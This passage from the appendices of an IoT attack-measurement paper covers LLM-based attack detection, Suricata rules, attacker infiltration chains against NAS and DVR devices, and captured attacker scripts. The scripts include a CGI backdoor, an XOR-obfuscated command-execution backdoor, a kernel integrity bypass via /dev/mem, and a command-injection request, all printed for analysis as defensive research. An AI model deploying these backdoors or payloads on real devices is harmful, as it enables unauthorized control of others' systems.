**Path Traversal Prompt.** For path traversal detection, as shown in Figure 10, HTTP requests are used as input because attackers may manipulate URLs to access unauthorized files or directories by exploiting directory traversal techniques. Then, we prompt the LLM with, "Analyze the given HTTP request and determine if it contains a path traversal attack." The LLM will respond with "yes" or "no," providing a concise explanation.

**FTP Anomalies Prompt.** For FTP anomalies detection, as shown in Figure 11, FTP session data are used as input because unauthorized access attempts or abnormal patterns can indicate potential security threats. Then, we prompt the LLM with, "Analyze the following FTP data from a network traffic stream. Determine if the user activities are normal and legitimate. Identify any signs of unauthorized access, anomalies, or security concerns." The LLM will respond with "yes" or "no," providing a brief explanation. Notably, A "no" response indicates the presence of irregularities, such as multiple failed login attempts suggesting brute-force attacks.

## B.2 Attack Detection Performance

**Experimental Platform.** We conducted our attack detection experiments on NVIDIA A40 GPUs with 48GB of VRAM, using Ubuntu 20.04. To achieve more precise attack detection, we employed the quantized Llama 3.1 70B model [19, 30], which offers superior contextual understanding compared to Llama 2 70B and is tailored to fit within the memory of the A40. Additionally, we employed a temperature setting of 0.6 to better control the randomness of the generated text.

**Test Dataset.** Due to the large volume of data (tens of thousands of IoT traffic samples), it was infeasible to manually label every entry. Therefore, For each type of attack—command injection, information disclosure, path traversal, and FTP anomalies—we collected and manually labeled 500 data samples for evaluation. Specifically:

- **Command Injection and Path Traversal**: We randomly selected 500 HTTP requests from the IoT traffic

dataset discussed in §6.3 and manually labeled them.

- **Information Disclosure**: We selected 500 HTTP requests and their corresponding HTTP responses from the same IoT traffic dataset and manually labeled these pairs.

- **FTP Anomalies**: We randomly chose 500 FTP sessions from the IoT traffic and labeled them manually.

**Performance.** The performance evaluation of our LLM-based IoT attack detection approach demonstrates high accuracy and robust detection capabilities across various attack types. For command injection, the approach achieved an accuracy of 99.40%, with a precision of 95.45% and an F1 score of 96.55%, indicating a well-balanced ability to minimize false positives (FPR = 0.44%) and false negatives (FNR = 2.33%). Information disclosure detection performed well with an accuracy of 96.60% and an F1 score of 89.70%, achieving no false negatives (FNR = 0.00%), though with a slightly lower precision of 81.32%. Detection of path traversal attacks achieved an accuracy of 96.40% and an F1 score of 85.00%, highlighting effective identification of true positives, though some room for improvement exists in reducing the false negative rate (FNR = 13.56%). For FTP anomalies, the approach demonstrated reliable performance with an F1 score of 94.60%, supported by a high recall of 99.74%, although the higher false positive rate (FPR = 41.90%) suggests potential over-detection in this category.

Upon manual inspection of the false positives (FPs), we identified that a significant contributor to the elevated FPR was hallucination issues in the LLMs. For example, in an FTP session containing only a standard FTP banner, such as "220 Welcome to ASUS CM-32_AC2600 FTP service.", the model incorrectly flagged the session as anomalous. The model's response was: "*No. The presence of '' at the end of the banner message is unusual and may indicate an attempt to inject malicious code or an incompatible client. This activity could be a sign of an anomaly or unauthorized access attempt.*" Here, the model incorrectly deemed an empty string ('') as problematic, despite its absence in the actual data. Such hallucinations highlight areas for refinement in the model to reduce false positives and improve overall detection reliability.

## C Suricata Rules

As illustrated in the examples in Listing 1, our Suricata rules are designed to detect HTTP headers, payloads, and malformed binary sequences.

## D Infiltration

We observed that attackers employ a dependency-linked exploitation method, where each action relies on the success of

**Table 8:** Performance of LLM-based IoT Attack Detection

| Dataset | Accuracy | Precision | Recall | F1 Score | FPR | FNR |
|---|---|---|---|---|---|---|
| **Command Injection** | 0.9940 | 0.9545 | 0.9767 | 0.9655 | 0.0044 | 0.0233 |
| **Information Disclosure** | 0.9660 | 0.8132 | 1.000 | 0.8970 | 0.0399 | 0.0000 |
| **Path Traversal** | 0.9640 | 0.8361 | 0.8644 | 0.8500 | 0.0227 | 0.1356 |
| **FTP Anomalies** | 0.9100 | 0.8995 | 0.9974 | 0.9460 | 0.4190 | 0.0025 |

| | |
|---|---|
| **Instruction** | You are a cybersecurity analyst. Analyze the following HTTP requests and determine if there is evidence of command injection. Provide a brief yes or no answer with a short explanation if applicable. You must provide the right answer. *(+ few-shot examples)* |
| **Input (Request)** | GET /cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=Y2htb2QJNzc1CS92YXIvd3d3L2NnaS1iaW4vZmlsZXNfbWdyLmNnaQ== HTTP/1.1<br>…<br>Accept-Encoding: identity<br>Cache-Control: no-cache, no-store, max-age=0<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36(KHTML, like Gecko) Chrome/41.0.2226.0 Safari/537.36 |
| **Answer** | **Yes,** the HTTP request data shows signs of command injection. The system parameter in the query string contains a base64 encoded string, which, when decoded, reveals a Linux command (chmod 775 /var/www/cgi-bin/files_mgr.cgi). This suggests that the query is crafted to execute arbitrary commands on the server by exploiting vulnerabilities in the web application. |

**Figure 8:** Command Injection Detection Example

```
1  alert ip any any -> any any (msg:"CVE-2024-3272 Potential Usage
↪  of Hard-coded Credentials"; content:"GET";
↪  content:"/cgi-bin/nas_sharing.cgi?user=messagebus&passwd=";
↪  ...)
2  alert tcp any any -> any any (msg:"CVE-2024-4582 Attempt to
↪  Exploit Command Injection Vulnerability"; content:"|5a 5a aa
↪  55 d3 30 00 00 ec 03 00 00 00 00 00 00 02 00 00 00 01 00 00
↪  00 00 00 00 00 00 00 00 00|"; ...)
```

**Listing 1:** Suricata Rule Examples

the preceding steps, particularly when targeting devices with command injection vulnerabilities, indicating a strategic infiltration process. According to remote services exploited by command injection vulnerabilities, we categorized the attack chains into two types: frontend service infiltration and control service infiltration. The former involves injecting commands into frontend services (D-Link DNS-320L, TBK DVR, Samsung DVR, Dahua DH-IPC-Hx), while the latter pertains to control services (Faraday DVR, Xiongmai AHB8008T). We will provide a detailed description of frontend service infiltration first (Appendix D.1), then detail the control service infiltration (Appendix D.2). Finally, we analyzed the interval times between device responses and the attackers' subsequent requests during the infiltration process, suggesting a level of automation in the attack process (Appendix D.3).

## D.1 Frontend Service Infiltration

We selected D-Link DNS-320L NAS as a representative example, which garnered significant attention following our disclosure. As detailed in Figure 12, we use the cyber kill chain framework [38] to divide the attack process into two phases: *scanning* and *exploitation*.

**Reconnaissance.** The initial request exploits CVE-2024-3274 to confirm device model and firmware information. The subsequent request aims to determine the presence of the hard-coded credentials vulnerability (CVE-2024-3272) and the command injection vulnerability (CVE-2024-3273) within the nas_sharing.cgi endpoint by using the echo command to inject a random string.

**Exploitation.** Attackers exploit the aforementioned vulnerabilities to implant backdoor scripts. Specifically, for attacks targeting the D-Link DNS-320L, the implanted backdoors are consistently named file_mgr.cgi, as shown in Listing 2. It is implemented using a shell script (#!/bin/sh) which can be exploited to execute arbitrary commands by manipulating the CONTENT_TYPE variable, allowing attackers to bypass security mechanisms and gain unauthorized access to the system. Subsequently, attackers upload BusyBox [13], a software suite that consolidates many Unix utilities. This simplifies the deployment of multiple functionalities, enabling attackers to quickly set up their malicious activities and streamline their attack processes. Finally, the attackers utilize the file_mgr.cgi backdoor to execute the echo command via BusyBox, testing the functionality of the backdoor.

```
1  #!/bin/sh
2  echo -e Content-Type: text/html\\n
3  $CONTENT_TYPE
```

**Listing 2:** A Typical Backdoor Example

**Figure 9:** Information Disclosure Detection Example

## D.2 Control Service Infiltration

We discovered control service infiltration targeting DVR devices from Xiongmai and Faraday, which utilize proprietary control protocols. We summarize the attack chain targeting Faraday DVR devices is depicted in Figure 13.

- **Reconnaissance.** The attacker, utilizing CVE-2024-4584, requests the command_port.ini file to retrieve the proprietary protocol port. Upon receiving the port number, the attacker probes the NTP configuration to determine vulnerabilities. The Faraday DVR responds with XML data reflecting the NTP configuration. The attacker then utilizes CVE-2024-4582 and CVE-2024-4583 to inject commands to overwrite the lock file with a random string, followed by requesting the lock file to retrieve the specific random string.

- **Exploitation.** Using the retrieved string, the attacker implants a backdoor in the index.cgi file by exploiting the command injection vulnerability mentioned above. Subsequently, a malformed request with an echo command is sent to index.cgi to verify the backdoor, as illustrated in Listing 2.

## D.3 Rampant Infiltration in Tor

Building on the detailed analysis above, we analyzed the interval times between device responses and the attackers' subsequent requests during the infiltration process. The median and average times across different devices ranged from approximately 2 to 4 seconds, as presented in Table 9. Manual execution of commands typically involves varying delays due to human reaction times and inconsistencies. When factoring in the additional delays caused by routing through the Tor network, it becomes even more unlikely that such precise and uniform intervals could be achieved manually.

These systematic, methodical steps and uniform time intervals suggest a level of automation in the attack process. This automation allows attackers to swiftly follow up on successful actions, maintaining momentum and minimizing the risk of detection by ensuring consistent timing that might not be possible through manual execution.

## E Proprietary Protocols Vulnerabilities

In this section, we will first discuss how vulnerabilities in proprietary protocols are discovered (Appendix E).

Discovering vulnerabilities within these proprietary protocols is challenging since there is very little official support available. Our investigation started analyzing the HTTP traffic of these devices. Interestingly, attackers initially probed these

**Figure 10:** Path Traversal Detection Example



**Figure 11:** FTP Anomalies Detection Example

**Table 9:** Interval times between devices responses and attackers next requests.

| Target Device | Avg. Time (s) | Med. Time (s) |
|---|---|---|
| Xiongmai AHB8008T | 2.11 | 1.56 |
| D-Link DNS-320L | 3.21 | 2.37 |
| TBK DVR | 3.62 | 2.69 |
| Dahua DH-IPC-Hx | 3.18 | 2.77 |
| Samsung DVR | 3.49 | 2.90 |
| Faraday DVR | 3.70 | 3.63 |

devices, and subsequent HTTP requests executed commands directly through the CONTENT_TYPE, which aligns with the backdoor previously mentioned. This piqued our curiosity, leading us to analyze all port traffic for these devices. We discovered that, following the initial probe, attackers communi-

cate with the devices using specific ports—typically 34567 for Xiongmai and 6001 for Faraday, which are designated for their respective proprietary control protocols. Rely on technical documentation sourced from forums [1, 65] and the context of the traffic packets, we found malformed packets sent to target devices. These malformed packets were linked to zero-day vulnerabilities, specifically CVE-2024-3765 (access control) and CVE-2024-4582 (command injection). Compared to vulnerabilities in common protocols, these vulnerabilities are potentially more dangerous due to their increased stealth.

**Xiongmai DVRIP (CVE-2024-3765).** DVRIP (DVR Interface Protocol) serves as the control protocol between Xiongmai DVRs and frontends. A DVRIP packet comprises a 20-byte header and a payload of arbitrary length, as shown in Figure 14. The DVRIP header records a Message ID value

**Figure 12:** Attack Flow of D-Link DNS-320L NAS



**Figure 13:** Attack Flow of Faraday DVR

to indicate the type of message, such as `1052` representing a system debug request. The Data Length field, which is little-endian, represents the length of the payload. The DATA field, formatted in JSON, specifies the command to be executed. Exploiting an authentication bypass vulnerability in the DVRIP protocol, CVE-2024-3765, attackers send a crafted packet containing an undocumented command code to the device. This packet bypasses the standard authentication mechanisms, granting the attacker unauthorized access. Subsequently, the attacker can send a system debug request via the DVRIP protocol to execute OS commands and implant a backdoor.

**Faraday Protocol (CVE-2024-4582).** A similar situation occurs with Faraday DVR devices. The header of Farady proprietary protocol resembles that of the DVRIP protocol, with the Data Length field also being little-endian. Unlike the latter, the DATA part is formatted in XML. Listing 3 shows a request payload for configuring an NTP server using the Faraday proprietary protocol. However, the `ntp_srv` field contains a command injection vulnerability, allowing the attacker to execute arbitrary commands on the target device via a malformed NTP configuration string.

## F  Executable Scripts Examples

### F.1  Backdoor CGI with Crypto Functions

The script below demonstrates polymorphic payload obfuscation using XOR encoding, a technique often employed in malware to evade detection and analysis [8]. The script checks the request URI and, if it matches specific endpoints, it processes



**Figure 14:** Xiongmai DVRIP protocol format.

or stores data using XOR encoding for obfuscation: when the request URI matches `/cgi-bin/dev_devinfo/info`, it triggers the obfuscation function `F`. The function `F` performs XOR encoding on the input data using a predefined key `A`. Notably, the attacker can change this key to maintain the variability of the encryption. The process involves converting each character of the input and key into their ASCII values, performing an XOR operation, and then converting the result back to a character. The encoded result can then be executed or printed based on the provided mode. This method ensures that the payload is obfuscated, making it harder to detect or analyze without the key.

```sh
#!/bin/sh
if [ "$REQUEST_URI" = "/cgi-bin/dev_devinfo/info" ]
then
echo -e Content-Type: text/html\\n
F () {
G=""
local i=0
```

```
1   <?xml version="1.0" ?>
2   <Message Version="1">
3       <Header>
4           <ntp_cfg ntp_srv="time.nist.gov" ntp_enable="0"
            ↪   interval="86400" tz_hour="0" tz_minute="0" />
5       </Header>
6   </Message>
```

**Listing 3:** Example of Faraday proprietary protocol payload.

```
8   while [ $i -lt $3 ]
9   do
10      local D=$(/bin/busybox printf "%d" "'$(expr substr "$1"
        ↪   "$(($i + 1))" 1)")
11      local C=$(/bin/busybox printf "%d" "'$(expr substr "$2"
        ↪   "$(($i % $B + 1))" 1)")
12      if [ $D -eq 128 ]
13      then
14          local D=127
15      fi
16      if [ $4 -eq 0 ]
17      then
18          G="$G$(/bin/busybox printf \\$(/bin/busybox printf '%03o'
            ↪   $(($D ^ $C))))"
19      else
20          printf \\$(/bin/busybox printf '%03o' "$(($D ^ $C))")
21      fi
22      i=$(($i+1))
23  done
24  }
25
26  A="$(/bin/busybox printf "\x16\x1c\x8\x1e\xe\xb\x17\x6\x10...")"
27  B=$(expr length "$A")
28  E="$(cat)"
29  F "$E" "$A" $(expr length "$E") 0
30  H="$( /bin/sh -c "$G")"
31  F "$H" "$A" $(expr length "$H") 1
32  exit 0
33  fi
34  if [ "$REQUEST_URI" = "/cgi-bin/dev_devinfo/data" ]; then echo
    ↪   -e Content-Type: text/html\\n; cat > /tmp/weguynvv0w; exit
    ↪   0; fi
35  /root/www/cgi-bin/devdevinfo $@
```

```
14  elfcheck_flag=$(grep elfcheck /proc/kallsyms | awk -F ' '
    ↪   '{print $2}' | grep B)
15
16  if [ $elfcheck_flag ]
17  then
18      symbol_addr_virtual=$((0x$(grep elfcheck /proc/kallsyms |
        ↪   awk -F ' ' '{print $1 " " $2}' | grep B | awk 'NR==1
        ↪   {print $1}')))
19      write_bytes=4
20      echo "\x00\x00\x00\x00" > $input_file
21  else
22      symbol_addr_virtual=$((0x$(grep reliableverify
        ↪   /proc/kallsyms | awk -F ' ' 'NR==1 {print $1}')))
23      write_bytes=8
24      echo $ret_0_bytes > $input_file
25  fi
26
27  symbol_real_addr=$(($symbol_addr_virtual+offset))
28
29  dd if=$input_file of=/dev/mem bs=1 count=$write_bytes
    ↪   seek=$symbol_real_addr
30  rm -f $input_file
```

## F.2 Kernel Symbol Integrity Bypass

The script demonstrates an advanced method of achieving persistence and stealth on Dahua DVR devices by directly manipulating physical and virtual memory addresses. Specifically, attackers try to locate kernel symbols `elfcheck` or `reliableverify`, calculate their physical memory addresses, and use the `dd` command to write specific bytes to these addresses, altering their behavior.

```
1   #!/bin/sh
2   DEBUG="echo"
3   input_file="/var/tmp/in"
4   ret_0_bytes="\x00\x00\xa0\xe3\x1e\xff/\xe1"
5   rm $0
6
7   base_addr_physical=$((0x$(cat /proc/iomem | grep "Kernel code"
    ↪   | awk 'NR==1 {print $1}' | awk -F '-' '{print $1}')))
8
9   stext_addr=$((0x$(grep _stext /proc/kallsyms | awk 'NR==1
    ↪   {print $1}')))
10  base_addr_virtual=$(((stext_addr / 0x1000) * 0x1000))
11
12  offset=$(($base_addr_physical-$base_addr_virtual))
13
```